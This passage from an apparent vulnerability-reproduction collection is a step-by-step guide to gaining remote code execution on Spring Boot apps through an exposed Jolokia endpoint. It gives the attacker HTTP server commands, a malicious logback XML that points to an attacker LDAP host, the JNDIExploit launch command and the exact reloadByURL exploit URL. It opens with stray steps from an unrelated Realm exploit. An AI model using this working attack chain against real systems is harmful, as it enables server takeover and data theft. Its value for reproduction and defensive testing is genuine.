4. Stop the Realm
5. Start the Realm to trigger JNDI injection through the specified RMI address, resulting in an RCE vulnerability
# Spring Boot Jolokia Logback JNDI RCE

## 1 Vulnerable Environment, Normal Access:```
http://127.0.0.1:9094/env
```
## 2 Exploitation Prerequisites:
- The target website exposes a `/jolokia` or `/actuator/jolokia` endpoint
- The target uses the `jolokia-core` dependency (affected version requirements are currently unknown), and the relevant MBean exists in the environment
- The target can send requests to the attacker's HTTP server (outbound Internet access is available)
- Standard JNDI injection is affected by the target JDK version: jdk \< 6u201/7u191/8u182/11.0.1 \(LDAP\), but this restriction can be bypassed in the relevant environment```
http://127.0.0.1:9094/jolokia
```
## 3 Usage:
### Step 1: Inspect Existing MBeans
Access the `/jolokia/list` endpoint and check whether the `ch.qos.logback.classic.jmx.JMXConfigurator` and `reloadByURL` keywords are present.

### Step 2: Host the XML File
Start a simple HTTP server on a VPS under your control. Whenever possible, use a standard HTTP service port (80 or 443).```bash
# 使用 python 快速开启 http server
python2 -m SimpleHTTPServer 80
python3 -m http.server 80
```Place a `example.xml` file ending with `xml` in the root directory, with the following content:```xml
<configuration>
<insertFromJNDI env-entry-name="ldap://your-vps-ip:1389/JNDIObject" as="appName" />
</configuration>
```### Step 3: Set Up a Malicious LDAP Service
Download JNDIExploit and use the following command to set up the corresponding LDAP service:```bash
java -jar JNDIExploit-1.3-SNAPSHOT.jar
```### Step 4: Load the Logging Configuration File from an External URL
Replace `your-vps-ip` with the actual IP address and access the URL to trigger the vulnerability:```
注意payload种URL
http:!/!/your-vps-ip!/example.xml
其中 / 都是 !/ 替代的PAYLOAD
/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/your-vps-ip!/example.xml
```HTTP request received

JNDI request received

Command successfully executed

> ⚠️ If the target successfully requests example.xml and marshalsec also receives the target's request, but the target does not request JNDIObject.class, the most likely reason is that the JDK version in the target environment is too high, causing JNDI exploitation to fail.
## 4 Vulnerability Principle:
1. Directly accessing the vulnerable URL is equivalent to invoking the `reloadByURL` method of the `ch.qos.logback.classic.jmx.JMXConfigurator` class through Jolokia
2. The target machine requests the URL of an external logging configuration file and retrieves the contents of the malicious XML file
3. The target machine uses saxParser.parse to parse the XML file \(this causes an XXE vulnerability\)
4. The XML file uses the `insertFormJNDI` tag from the `logback` dependency to set the address of an external JNDI server
5. The target machine requests the malicious JNDI server, resulting in JNDI injection and an RCE vulnerability
Spring Boot Actuator Vulnerability Reproduction Collection.md